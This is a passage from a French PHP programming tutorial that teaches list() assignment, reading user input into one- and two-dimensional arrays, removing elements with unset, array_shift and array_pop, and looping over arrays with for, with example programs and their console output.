```

## 10.2.6 Les listes

### 10.2.6.1 Principe

L'instruction `list()` permet de rassembler des variables indépendantes sous la forme d'un tableau, pour les assigner en une seule ligne.

Sa syntaxe générale est :

```
list($var1, $var2, $var3) = $tab;
```

où `$var1`, `$var2` et `$var3` sont trois variables et `$tab` le tableau affectant les variables.

Cette syntaxe est identique à :

```
$var3 = $tab[2];
$var2 = $tab[1];
$var1 = $tab[0];
```

Il est possible d'omettre un élément de la liste afin de ne récupérer que quelques éléments du tableau :

```
list($var1, , $var2) = $tab;
```

Dans cet exemple le contenu des cases 0, et 2 de `$tab` affectera les variables `$var1` et `$var2`.

On peut également utiliser cette syntaxe pour affecter plusieurs cases d'un tableau dans un autre, en une seule ligne :

```
list($t[0], $t[1], $t[2]) = $tab;
```

Dans cet exemple le contenu respectif des cases 0, 1 et 2 de `$tab` affectera respectivement les cases 0, 1 et 2 de `$t`.

Les indices du tableau précédent `$t` peuvent être des étiquettes, ce qui permet de « convertir » un tableau numérotés en tableau associatif :

```
list($t['Nom'], $t['Prenom'], $t['Age']) = $tab;
```

Enfin, on peut imbriquer l'instruction `list()` pour affecter des variables à partir d'un tableau à deux dimensions.

```
list($var1, list($var2, $var3)) = $tab;
```

Dans cet exemple le tableau `$tab` contient une case 0 avec une valeur, et une case 1 séparée en deux colonnes 0 et 1, chacune contenant une valeur.

Le contenu de la case 0, de `$tab` affectera la variable `$var1`. Le contenu de la sous-colonne 0 de la case 1 affectera la variable `$var2`, et le contenu de la sous-colonne 1 de la case 1 affectera la variable `$var3`.

**Remarque :**

*L'instruction `list()` assigne les valeurs en commençant par la valeur la plus en droite. Dans le cas de variables indépendantes, cela n'a aucune incidence, dans le cas de tableaux, ce sera l'indice le plus à droite qui sera affecté le premier.*

***Liste ne fonctionne que sur des tableaux à index numériques avec une indexation commençant à 0.***

## 10.2.6.2 Exemples

### 10.2.6.2.1 Affectation de variables indépendantes

Le programme **tableau\_liste1\_shell.php** suivant présente l'affectation de trois variables, \$Nom, \$Prenom et \$Age à partir du contenu d'un tableau \$une\_personne grâce à l'instruction \$list().

Voici le programme **tableau\_liste1\_shell.php** :

```
<?php
// création d'un tableau
$une_personne = array ('Martin', 'Pierre', 25);
// affectation de trois variables distinctes
list($Nom, $Prenom, $Age) = $une_personne;
// Affichage
echo "Nom      = $Nom".PHP_EOL;
echo "Prénom   = $Prenom".PHP_EOL;
echo "Age      = $Age".PHP_EOL;
?>
```

Voici son exécution :

```
$ php tableau_liste1_shell.php
Nom      = Martin
Prénom   = Pierre
Age      = 25
```

Le programme **tableau\_liste2\_shell.php** suivant présente l'affectation de deux variables, \$Nom et \$Age à partir des cases 0 et 2 du tableau \$une\_personne.

Voici le programme **tableau\_liste2\_shell.php** :

```
<?php
// création d'un tableau
$une_personne = array ('Martin', 'Pierre', 25);
// affectation de trois variables distinctes
list($Nom,,$Age) = $une_personne;
// Affichage
echo "Nom      = $Nom".PHP_EOL;
echo "Age      = $Age".PHP_EOL;
?>
```

Voici son exécution :

```
$ php tableau_liste2_shell.php
Nom      = Martin
Age      = 25
```

#### 10.2.6.2.2 Affectation des éléments d'un tableau

Le troisième exemple **tableau\_liste3\_shell.php** présente la conversion d'un tableau numéroté \$une\_personne en tableau associatif \$tab\_personne :

```
<?php
// création d'un tableau
$une_personne = array ('Martin', 'Pierre', 25);
// affectation dans un tableau
list($tab_personne['Nom'], $tab_personne['Prenom'], $tab_personne['Age']) =
$une_personne;
// Affichage
print_r($tab_personne);
?>
```

Voici son exécution :

```
$ php tableau_liste3_shell.php
Array
(
    [Age] => 25
    [Prenom] => Pierre
    [Nom] => Martin
)
```

L'affichage de la structure du tableau avec **print\_r** montre que c'est bien l'élément de droite, la case 'Age' qui a été affectée en premier, l'élément de gauche, la case 'Nom' qui a été affectée en dernier.

#### 10.2.6.2.3 Affectation de variables à partir d'un tableau à deux dimensions

Le quatrième exemple **tableau\_liste4\_shell.php** présente l'affectation de trois variables, \$VILLE, \$CP et \$DEPT à partir du contenu d'un tableau à deux dimensions \$SCP\_DEPT grâce à deux instructions **\$list()** imbriquées.

```
<?php
// Tableau des codes postaux
$SCP_DEPT = array ('CRETEIL', array (94000, 'Val-de-Marne'));
// affectation dans un tableau
list($VILLE, list($CP, $DEPT)) = $SCP_DEPT;
// Affichage
echo "VILLE      = $VILLE".PHP_EOL;
echo "Code Postal = $CP".PHP_EOL;
echo "Département = $DEPT".PHP_EOL;
?>
```

Voici son exécution :

```
$ php tableau_liste4_shell.php
VILLE      = CRETEIL
Code Postal = 94000
Département = Val-de-Marne
```

## 10.2.7 Le traitement des tableaux

### 10.2.7.1 La saisie des éléments d'un tableau

#### 10.2.7.1.1 Tableau à une dimension

##### 10.2.7.1.1.1 Numéroté

Le programme **tableau\_saisie1\_shell.php** suivant montre comment entrer des données saisies dans un tableau à une dimension.

- Une liste d'entiers : tableau `$tab_ent` ;
- Une liste de réels : tableau `$tab_notes` ;
- Une liste de noms : tableau `$tab_noms` ;
- Une liste de données mixtes : tableau `$une_personne` ;

Pour chaque type de saisie on utilise :

- La fonction `fgets()` qui lit la saisie complète ;
- La fonction `trim()` qui supprime le saut de ligne en fin de chaîne, mais aussi les espaces en début et fin de chaîne ;
- La fonction `preg_replace()` qui remplace une suite d'espaces par un seul espace.  
La syntaxe utilisée est : `$saisie=preg_replace('/\s{2,}/', ' ', $saisie)`, où le premier argument est le motif de recherche, le deuxième argument est la chaîne de remplacement, le troisième argument est la chaîne sur laquelle porte le traitement.  
Le motif de recherche (en vert) contient « \s » qui représente un espace, ou tabulation, et « {2,} » qui indique le nombre d'occurrences, ici au moins deux occurrences.
- La fonction `explode()` qui transforme une chaîne de caractères, en un tableau. Le caractère délimiteur des différents champs dans la chaîne est indiqué en premier argument ;

Pour la saisie de la liste de noms et des données mixtes, on utilise un traitement supplémentaire, car les noms peuvent contenir des espaces. Le caractère délimiteur utiliser est « ; » pour la fonction `explode()`. Il faut « nettoyer » la saisie pour retirer les espaces avant et après le caractère « ; » afin que les noms saisis soient sans espace ni avant ni après le nom.

Voici le programme **tableau\_saisie1\_shell.php** :

```
<?php
// -----
// --- saisie d'une liste d'entiers ---
// -----
echo "Entrez une suite d'entiers (ex : 10 -3 8 18) : ";
$saisie=fgets(STDIN);
// --- traitement de la chaîne lue, ---
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$saisie=trim($saisie);
// remplace les espaces multiples par un seul espace
$saisie=preg_replace('/\s{2,}/', ' ', $saisie);
$tab_ent=explode(' ', $saisie);
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
```

```
// -----
// --- saisie d'une liste de réels ---
// -----
echo "Entrez une suite de notes (ex : 0.5 15.5 8.0 20.0) : ";
$saisie=fgets(STDIN);
// --- traitement de la chaîne lue, ---
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$saisie=trim($saisie);
$saisie= preg_replace('/\s{2,}/', ' ', $saisie);
// rangement dans le tableau
$tab_notes=explode(' ', $saisie);
echo '--- Affichage de $tab_notes ---'.PHP_EOL;
print_r($tab_notes);

// -----
// --- saisie d'une liste de noms ---
// -----
echo "Entrez une suite de noms (ex : Dupont;Martin;Durand) : ";
$saisie=fgets(STDIN);
// --- traitement de la chaîne lue, ---
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$saisie=trim($saisie);
// remplace les espaces multiples par un seul espace
$saisie= preg_replace('/\s{2,}/', ' ', $saisie);
// remplace ; suivi d'un espace par ;
$saisie= preg_replace('/;\s/',';', $saisie);
// remplace un espace suivi d'un ; par ;
$saisie= preg_replace('/\s;/',';', $saisie);
// rangement dans le tableau
$tab_noms=explode(';', $saisie);
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;

// -----
// --- saisie d'une liste de données mixtes ---
// -----
echo "Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : ";
$saisie=fgets(STDIN);
// --- traitement de la chaîne lue, ---
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$saisie=trim($saisie);
// remplace les espaces multiples par un seul espace
$saisie= preg_replace('/\s{2,}/', ' ', $saisie);
// remplace ; suivi d'un espace par ;
$saisie= preg_replace('/;\s/',';', $saisie);
// remplace un espace suivi d'un ; par ;
$saisie= preg_replace('/\s;/',';', $saisie);
// rangement dans le tableau
$une_personne=explode(';', $saisie);
echo '--- Affichage de $une_personne ---'.PHP_EOL;
print_r($une_personne) ;
?>
```

Voici son exécution :

```
$ php tableau_saisie1_shell.php
Entrez une suite d'entiers positifs (ex : 10 -3 8 18) : 10 -3 8 18
--- Affichage de $tab_ent ---
Array
(
    [0] => 10
    [1] => -3
    [2] => 8
    [3] => 18
)
Entrez une suite de notes (ex : 0.5 15.5 8.0 20.0) : 0.5 15.5 8.0 20.0
--- Affichage de $tab_notes ---
Array
(
    [0] => 0.5
    [1] => 15.5
    [2] => 8.0
    [3] => 20.0
)
Entrez une suite de noms (ex : Dupont;Martin;Durand) : De la Fontaine ;
Martin ; Durand
--- Affichage de $tab_noms ---
Array
(
    [0] => De la Fontaine
    [1] => Martin
    [2] => Durand
)
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : De la Marre ;
Jean Philippe ; 32
--- Affichage de $une_personne ---
Array
(
    [0] => De la Marre
    [1] => Jean Philippe
    [2] => 32
)
```

#### Remarque :

Dans le cas de la saisie d'une chaîne de caractères il est important de traiter la chaîne lue avec `trim()` mais aussi avec `preg_replace()` afin d'avoir des données « propres » dans le tableau sans les éventuels espaces avant et après le nom.

Les tableaux présentés ont des indices numérotés. Dans le cas du tableau `$une_personne`, il aurait été préférable d'avoir un tableau associatif avec des étiquettes 'Nom', 'Prenom', 'Age' à la place des indices 0,1 et 2. C'est ce que propose la section suivante.

Les programmes `tableau_saisie1_web.html` et `tableau_saisie1_web.php` implémentent la version web.

#### 10.2.7.1.1.2 Associatif

Afin d'obtenir un tableau associatif avec les étiquettes 'Nom', 'Prenom', 'Age', on utilise la syntaxe `list()` présentée à la section 10.2.6.

Le programme **tableau\_saisie1b\_shell.php** se base sur l'exemple précédent et utilise la syntaxe **list()** pour donner explicitement les étiquettes du tableau.

Seul l'exemple du tableau avec de données mixtes est repris.

```
<?php
// -----
// --- saisie d'une liste données mixtes ---
// -----
echo "Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : ";
$saisie=fgets(STDIN);
// --- traitement de la chaîne lue, ---
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$saisie=trim($saisie);
// remplace les espaces multiples par un seul espace
$saisie= preg_replace('/\s{2,}/',' ', $saisie);
// remplace ; suivi d'un espace par ;
$saisie= preg_replace('/;\s/',';', $saisie);
// remplace un espace suivi d'un ; par ;
$saisie= preg_replace('/\s;/',';', $saisie);

// rangement dans le tableau associatif
list($une_personne['Nom'],$une_personne['Prenom'],$une_personne['Age'])=explo
de(';', $saisie);

echo '--- Affichage de $une_personne ---'.PHP_EOL;
print_r($une_personne) ;
?>
```

Voici son exécution :

```
$ php tableau_saisie1b_shell.php
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : Martin ; Pierre;25
--- Affichage de $une_personne ---
Array
(
    [Age] => 25
    [Prenom] => Pierre
    [Nom] => Martin
)
```

Les programmes **tableau\_saisie1b\_web.html** et **tableau\_saisie1b\_web.php** implémentent la version web.

#### 10.2.7.1.2 Tableau à deux dimensions

##### 10.2.7.1.2.1 Numéroté

Le programme suivant montre comment, saisir une liste de personnes et ranger les informations lues dans **un tableau numéroté à deux dimensions**.

La fin de saisie est obtenue par la validation (touche ENTREE) sans aucune donnée entrée.

Chaque ligne contient les informations d'une personne.

Les colonnes 0, 1 et 2 correspondent respectivement au nom, prénom âge de la personne.

Une boucle **while** continue la saisie tant que la saisie n'est pas vide (**!empty(\$saisie)**). Le rangement dans le tableau n'est effectué que lorsque la saisie n'est pas vide.

Voici le programme **tableau\_saisie2\_shell.php** :

```
<?php
// -----
// --- saisie d'une liste de personnes ---
// -----
$saisie="saisie non vide";
while (!empty($saisie))
{
    echo "Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : ";
    $saisie=fgets(STDIN);
    // --- traitement de la chaîne lue, ---
    // suppression des espaces au début, à la fin et suppression du saut de
    ligne
    $saisie=trim($saisie);
    // remplace les espaces multiples par un seul espace
    $saisie= preg_replace('/\s{2,}/',' ', $saisie);
    // remplace ; suivi d'un espace par ;
    $saisie= preg_replace('/;\s/',';', $saisie);
    // remplace un espace suivi d'un ; par ;
    $saisie= preg_replace('/\s;/',';', $saisie);
    // on vérifie que la saisie n'est pas vide
    if (!empty($saisie))
    {
        // rangement dans le tableau
        $une_personne=explode(';', $saisie);
        $tab_personnes[]=$une_personne;
    }
}
echo '--- Affichage de $tab_personnes ---'.PHP_EOL;
print_r($tab_personnes);
?>
```

Voici son exécution :

```
$ php tableau_saisie2_shell.php
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : Dupont;Jean;28
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : De la Marre ;
Jean Philippe ; 32
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : Martin ; Pierre;25
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) :
--- Affichage de $tab_personnes ---
Array
(
    [0] => Array
        (
            [0] => Dupont
            [1] => Jean
            [2] => 28
        )
    [1] => Array
        (
            [0] => De la Marre
            [1] => Jean Philippe
            [2] => 32
        )
    [2] => Array
        (
            [0] => Martin
            [1] => Pierre
            [2] => 25
        )
)
```

Voici la représentation mémoire du tableau \$tab\_personnes :

		\$tab_personnes		
		colonnes		
lignes	0	1	2	
	Dupont	Jean	28	
	De la Marre	Jean Philippe	32	
2	Martin	Pierre	25	

### Remarque :

*Dans le cas de la saisie d'une chaîne de caractères il est important de traiter la chaîne lue avec trim() mais aussi avec preg\_replace() afin d'avoir des données « propres » dans le tableau sans les éventuels espaces avant et après le nom.*

*Le tableau présenté possède des indices numérotés pour les lignes et les colonnes.*

*Si cela est justifié pour les lignes qui sont « banalisées » puisque chaque ligne correspond à une personne, il aurait été préférable d'avoir des étiquettes 'Nom', 'Prenom', 'Age' à la place des indices 0,1 et 2 pour les colonnes qui sont spécifiques. C'est ce que propose la section suivante.*

#### 10.2.7.1.2.2 Associatif

Le programme suivant montre comment, saisir une liste de personnes et ranger les informations lues dans **un tableau associatif à deux dimensions**.

Comme chaque ligne correspond à une personne, les lignes sont numérotées, mais les colonnes correspondent au nom, au prénom et à l'âge, sont étiquetées.

La fin de saisie est obtenue par la validation (touche ENTREE) sans aucune donnée entrée.

Chaque ligne contient les informations d'une personne.

Une boucle **while** continue la saisie tant que la saisie n'est pas vide ( !empty(\$saisie)). Le rangement dans le tableau n'est effectué que lorsque la saisie n'est pas vide.

Afin d'obtenir un tableau associatif avec les étiquettes 'Nom', 'Prenom', 'Age', on utilise la syntaxe **list()** présentée à la section 10.2.6.

Le programme **tableau\_saisie2b\_shell.php** se base sur l'exemple précédent et utilise la syntaxe **list()** pour donner explicitement les étiquettes du tableau.

Voici le programme **tableau\_saisie2b\_shell.php** :

```
<?php
// -----
// --- saisie d'une liste de personnes ---
// -----
$saisie="saisie non vide";
while (!empty($saisie))
{
    echo "Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : ";
    $saisie=fgets(STDIN);
    // --- traitement de la chaîne lue, ---
    // suppression des espaces au début, à la fin et suppression du saut de ligne
    $saisie=trim($saisie);
    // remplace les espaces multiples par un seul espace
    $saisie= preg_replace('/\s{2,}/',' ', $saisie);
    // remplace ; suivi d'un espace par ;
    $saisie= preg_replace('/;\s/',';', $saisie);
    // remplace un espace suivi d'un ; par ;
    $saisie= preg_replace('/\s;/',';', $saisie);
    // on vérifie que la saisie n'est pas vide
    if (!empty($saisie))
    {
        // rangement dans le tableau associatif

        list($une_personne['Nom'],$une_personne['Prenom'],$une_personne['Age'])=explode(';', $saisie);
        $tab_personnes[]=$une_personne;
    }
}
echo '--- Affichage de $tab_personnes ---'.PHP_EOL;
print_r($tab_personnes);
?>
```

Voici son exécution :

```
$ php tableau_saisie2b_shell.php
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : Dupont;Jean;28
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : De la Marre ;
Jean Philippe ; 32
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : Martin ; Pierre;25
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) :
--- Affichage de $tab_personnes ---
Array
(
    [0] => Array
        (
            [Age] => 28
            [Prenom] => Jean
            [Nom] => Dupont
        )
    [1] => Array
        (
            [Age] => 32
            [Prenom] => Jean Philippe
            [Nom] => De la Marre
        )
    [2] => Array
        (
            [Age] => 25
            [Prenom] => Pierre
            [Nom] => Martin
        )
)
```

Une version shell reprenant la saisie et l'affichage d'un tableau est présentée avec les programmes **tableau\_saisie\_affichage2\_shell.php** et **tableau\_saisie\_affichage2b\_shell.php**.

Une version web reprenant la saisie et l'affichage d'un tableau est présentée à la section 10.2.7.3.4 avec le programme **tableau\_saisie\_affichage\_web.php**.

## 10.2.7.2 La suppression d'éléments

### 10.2.7.2.1 *Principe*

En PHP, un tableau est une collection d'informations, rangées les unes « à côté » des autres et accéder via un indice ou une étiquette. Chaque élément peut être supprimé séparément par la fonction **unset()**.

La syntaxe générale est :

```
unset($tab[1]);
```

où \$tab est le tableau et [1] est l'indice de la case à supprimer.

Dans le cas d'un tableau associatif, cela devient par exemple :

```
unset($tab['Nom']);
```

### 10.2.7.2.2 *Tableau à une dimension*

#### 10.2.7.2.2.1 Numérotés

Le programme **tableau\_suppression1\_shell.php** présente la suppression d'éléments pour trois tableaux à une dimension **\$tab\_ent**, **\$tab\_notes** et **\$tab\_noms**, contenant respectivement des entiers, des réels et des chaînes de caractères.

Ce programme supprime la case 0 de **\$tab\_ent**, la case 1 de **\$tab\_notes** et la case 2 de **\$tab\_noms**.

```
<?php
// Création d'un tableau d'entiers
$tab_ent = array (18,22,-25,-3,-5,88);
// Création d'un tableau de réels
$tab_notes = array (0.5,15.5,8.0,20.0);
// Création d'un tableau de chaînes de caractères
$tab_noms = array ('Dupont', 'Martin', 'Durand');
// affichage des trois tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '====suppression élément 0 de $tab_ent ===='.PHP_EOL;
unset($tab_ent[0]);
print_r($tab_ent) ;
echo '--- Affichage de $tab_notes ---'.PHP_EOL;
print_r($tab_notes);
echo '====suppression élément 1 de $tab_notes ===='.PHP_EOL;
unset($tab_notes[1]);
print_r($tab_notes) ;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
echo '====suppression élément 2 de $tab_noms ===='.PHP_EOL;
unset($tab_noms[2]);
print_r($tab_noms) ;
?>
```

Voici son exécution. Les cases supprimées sont présentées sur fond jaune. Et l'état du tableau après suppression de l'élément apparaît juste après.

```
$ php tableau_suppression1_shell.php
--- Affichage de $tab_ent ---
Array
(
    [0] => 18
    [1] => 22
    [2] => -25
    [3] => -3
    [4] => -5
    [5] => 88
)
====suppression élément 0 de $tab_ent ====
Array
(
    [1] => 22
    [2] => -25
    [3] => -3
    [4] => -5
    [5] => 88
)
--- Affichage de $tab_notes ---
Array
(
    [0] => 0.5
    [1] => 15.5
    [2] => 8
    [3] => 20
)
====suppression élément 1 de $tab_notes ====
Array
(
    [0] => 0.5
    [2] => 8
    [3] => 20
)
--- Affichage de $tab_noms ---
Array
(
    [0] => Dupont
    [1] => Martin
    [2] => Durand
)
====suppression élément 2 de $tab_noms ====
Array
(
    [0] => Dupont
    [1] => Martin
)
```

**Remarque:**

**La suppression d'un élément ne provoque aucun décalage des données.**

Ainsi l'élément de \$tab\_ent qui était dans la case 1, est toujours dans la même case, seule la case 0 et son contenu à disparu.

Dans le cas de la suppression du premier élément ou du dernier élément, il est possible d'utiliser les fonctions `array_shift()` ou `array_pop()` (section 10.2.7.6).

**Avec ces fonctions, les cases sont décalées.**

Le programme `tableau_suppression1b_shell.php` utilise ces deux fonctions pour supprimer le premier élément de `$tab_ent` et le dernier élément de `$tab_noms`,

```
<?php
// Création d'un tableau d'entiers
$tab_ent = array (18,22,-25,-3,-5,88);
// Création d'un tableau de réels
$tab_notes = array (0.5,15.5,8.0,20.0);
// Création d'un tableau de chaînes de caractères
$tab_noms = array ('Dupont', 'Martin', 'Durand');
// affichage des trois tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
print_r($tab_ent) ;
echo '====suppression premier élément de $tab_ent ====' .PHP_EOL;
$premier_element=array_shift($tab_ent);
echo "élément retiré : $premier_element".PHP_EOL;
print_r($tab_ent) ;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
print_r($tab_noms) ;
echo '====suppression dernier élément de $tab_noms ====' .PHP_EOL;
$dernier_element=array_pop($tab_noms);
echo "élément retiré : $dernier_element".PHP_EOL;
print_r($tab_noms) ;
?>
```

Voici son exécution.

Les cases supprimées sont récupérées dans des variables, et le tableau après suppression apparaît juste après.

Dans le cas de la suppression du premier élément, les autres éléments sont décalés. La case 0 contient l'élément qui était précédemment dans la case 1, et ainsi de suite.

```
$ php tableau_suppression1b_shell.php
--- Affichage de $tab_ent ---
Array
(
    [0] => 18
    [1] => 22
    [2] => -25
    [3] => -3
    [4] => -5
    [5] => 88
)
====suppressions premier élément de $tab_ent ====
élément retiré : 18
Array
(
    [0] => 22
    [1] => -25
    [2] => -3
    [3] => -5
    [4] => 88
)
--- Affichage de $tab_noms ---
Array
(
    [0] => Dupont
    [1] => Martin
    [2] => Durand
```

```
)  
====suppressions dernier élément de $tab_noms ====  
élément retiré : Durand  
Array  
(  
    [0] => Dupont  
    [1] => Martin  
)
```

#### 10.2.7.2.2.2 Associatifs

La suppression d'éléments d'un tableau associatif suit la même règle. La désignation de la case à supprimer doit utiliser son étiquette.

Le programme `tableau_a_suppression1_shell.php` supprime l'élément `NICE` du tableau `$CP`, et l'élément `LA BAULE` du tableau `$DEPT` :

```
<?php  
// Tableau des codes postaux  
$CP = array (  
    'CRETEIL'      => 94000,  
    'NICE'         => 6000,  
    'LA BAULE'     => 44500,  
    'STRASBOURG'   => 67000);  
// Tableau des départements d'appartenance  
$DEPT = array (  
    'CRETEIL'      => 'Val-de-Marne',  
    'NICE'         => 'Alpes-Maritimes',  
    'LA BAULE'     => 'Loire-Atlantique',  
    'STRASBOURG'   => 'Bas-Rhin');  
// affichage des deux tableaux  
echo '--- Affichage de $CP ---'.PHP_EOL;  
print_r($CP) ;  
echo '====suppression élément NICE de $CP ====' . PHP_EOL;  
unset($CP['NICE']);  
print_r($CP) ;  
echo '--- Affichage de $DEPT ---'.PHP_EOL;  
print_r($DEPT) ;  
echo '====suppression élément LA BAULE de $DEPT ====' . PHP_EOL;  
unset($DEPT['LA BAULE']);  
print_r($DEPT) ;  
?>
```

Voici son exécution ; Les éléments sur fond jaune sont ceux qui sont supprimés.

```
$ php tableau_a_suppression1_shell.php  
--- Affichage de $CP ---  
Array  
(  
    [CRETEIL] => 94000  
    [NICE] => 6000  
    [LA BAULE] => 44500  
    [STRASBOURG] => 67000  
)  
====suppression élément NICE de $CP ====  
Array  
(  
    [CRETEIL] => 94000  
    [LA BAULE] => 44500  
    [STRASBOURG] => 67000
```

```
)  
--- Affichage de $DEPT ---  
Array  
(  
    [CRETEIL] => Val-de-Marne  
    [NICE] => Alpes-Maritimes  
    [LA BAULE] => Loire-Atlantique  
    [STRASBOURG] => Bas-Rhin  
)  
====suppression élément LA BAULE de $DEPT ====  
Array  
(  
    [CRETEIL] => Val-de-Marne  
    [NICE] => Alpes-Maritimes  
    [STRASBOURG] => Bas-Rhin  
)
```

#### 10.2.7.2.3 Tableau à deux dimensions

##### 10.2.7.2.3.1 Numérotés

Le programme **tableau\_suppression2\_shell.php** présente la suppression de l'élément situé à la ligne n°1 et la colonne n°0 du tableau **\$tab2\_ent**.

```
<?php  
// Crédation d'un tableau d'entiers  
$tab2_ent = array (  
    array(18,22),  
    array(-25,-3),  
    array(-5,88,120));  
// affichage du tableau  
echo '--- Affichage de $tab2_ent ---'.PHP_EOL;  
print_r($tab2_ent) ;  
echo '====suppression élément ligne 1, colonne 0 de $tab2_ent ===='.PHP_EOL;  
unset($tab2_ent[1][0]);  
print_r($tab2_ent) ;  
?>
```

Voici son exécution, l'élément supprimé apparaît sur fond jaune :

```
$ php tableau_suppression2_shell.php  
--- Affichage de $tab2_ent ---  
Array  
(  
    [0] => Array  
        (  
            [0] => 18  
            [1] => 22  
        )  
    [1] => Array  
        (  
            [0] => -25  
            [1] => -3  
        )  
    [2] => Array  
        (  
            [0] => -5  
            [1] => 88  
            [2] => 120
```

```
        )
)
====suppression élément ligne 1, colonne 0 de $tab2_ent ===
Array
(
    [0] => Array
        (
            [0] => 18
            [1] => 22
        )
    [1] => Array
        (
            [1] => -3
        )
    [2] => Array
        (
            [0] => -5
            [1] => 88
            [2] => 120
        )
)
```

#### 10.2.7.2.3.2 Associatifs

De la même manière, en indiquant les étiquettes des lignes/colonnes on peut supprimer un élément d'un tableau associatif.

Le programme **tableau\_a\_suppression2\_shell.php** présente la suppression de l'élément CP de la ville de NICE.

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'  => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'      => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'  => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
print_r($CP_DEPT) ;
echo '====suppression pour élément NICE du CP ====' . PHP_EOL;
unset($CP_DEPT['NICE']['CP']);
print_r($CP_DEPT) ;
?>
```

Voici son exécution. L'élément supprimé est présenté sur fond jaune.

```
$ php tableau_a_suppression2_shell.php
--- Affichage de $CP_DEPT ---
Array
(
    [CRETEIL] => Array
        (
            [CP] => 94000
            [DEPT] => Val-de-Marne
        )

    [NICE] => Array
        (
            [CP] => 6000
            [DEPT] => Alpes-Maritimes
        )

    [LA BAULE] => Array
        (
            [CP] => 44500
            [DEPT] => Loire-Atlantique
        )

    [STRASBOURG] => Array
        (
            [CP] => 67000
            [DEPT] => Bas-Rhin
        )
)

=====
---suppression pour élément NICE du CP  ====
Array
(
    [CRETEIL] => Array
        (
            [CP] => 94000
            [DEPT] => Val-de-Marne
        )

    [NICE] => Array
        (
            [DEPT] => Alpes-Maritimes
        )

    [LA BAULE] => Array
        (
            [CP] => 44500
            [DEPT] => Loire-Atlantique
        )

    [STRASBOURG] => Array
        (
            [CP] => 67000
            [DEPT] => Bas-Rhin
        )
)
```

### 10.2.7.3 Le parcours d'un tableau

#### 10.2.7.3.1 La boucle *for*

##### 10.2.7.3.1.1 Principe

La syntaxe générale de cette boucle a été présentée à la section 9.4.3.

Cette boucle est utilisée pour le **parcours des tableaux numérotés**, c'est-à-dire dont les indices sont des numéros.

Le parcours d'un tableau à **une dimension** utilise **une boucle for**, le parcours d'un tableau à **deux dimensions** utilise **deux boucles for imbriquées**, etc.

Dans le cas d'une **numérotation implicite** (de 0 à N) ou **explicite continue**, par exemple de -10 à +10 avec utilisation de tous les indices, il n'est **pas nécessaire de vérifier l'existence de la case**.

Dans le cas d'une **numérotation discontinue**, par exemple avec les indices 1,2 5, 7, 10, il est nécessaire de **vérifier que la case existe avec la fonction `isset()`**.

##### 10.2.7.3.1.2 Tableau à une dimension

Le programme `tableau_parcours_for1_shell.php` affiche trois tableaux à une seule dimension :

- `$tab_ent` est un tableau d'**entiers** numéroté en continu.
- `$tab_notes` est un tableau de **réels** numéroté en continu.
- `$tab_noms` est un tableau de **chaînes de caractères** numéroté en **discontinu**.

La fonction `count()` retourne le nombre d'éléments d'un tableau.

La fonction `reset()` positionne le pointeur interne au début du tableau.

La fonction `end()` positionne le pointeur interne à la fin du tableau.

La fonction `key()` retourne l'indice du tableau de la position courante.

En préparation de l'affichage du tableau `$tab_noms`, numérotés en **discontinu**, on récupère les numéros du premier et du dernier indice pour le parcours via la boucle `for`. A l'intérieur de la boucle on teste avec la fonction `isset()` que la case `$i` existe, si c'est le cas on affiche l'indice et la valeur de cette case.

Les fonctions traitant des tableaux sont présentées à la section 10.2.9.

```
<?php
// Création d'un tableau d'entiers
$tab_ent = array (18,22,-25,-3,-5,88);
// Création d'un tableau de réels
$tab_notes = array (0.5,15.5,8.0,20.0);
// Création d'un tableau de chaînes de caractères
$tab_noms = array (0=>'Dupont', 10=>'Martin', 20=>'Durand');
// affichage des trois tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;
$taille=count($tab_ent);

for ($i=0;$i<$taille;$i++)
{
    echo "[{$i}]:{$tab_ent[$i]}\t";
}

echo PHP_EOL;
echo '--- Affichage de $tab_notes ---'.PHP_EOL;
$taille=count($tab_notes);

for ($i=0;$i<$taille;$i++)
{
    echo "[{$i}]:{$tab_notes[$i]}\t";
}

echo PHP_EOL;
echo '--- Affichage de $tab_noms ---'.PHP_EOL;
reset($tab_noms); // positionne le pointeur interne au début du tableau
$premier_indice=key($tab_noms); // récupère l'indice courant
end($tab_noms); // positionne le pointeur interne à la fin du tableau
$dernier_indice=key($tab_noms); // récupère l'indice courant
reset($tab_noms); // positionne le pointeur interne au début du tableau

for ($i=$premier_indice;$i<=$dernier_indice;$i++)
{
    if (isset($tab_noms[$i])) // Si l'élément existe
    {
        echo "[{$i}]:{$tab_noms[$i]}\t";
    }
}

echo PHP_EOL;
?>
```

Voici son exécution.

Pour chaque élément du tableau est affiché l'indice de la case entre crochets (par exemple : [4]), suivi du caractère « : », pour de la valeur de la case (par exemple -5)

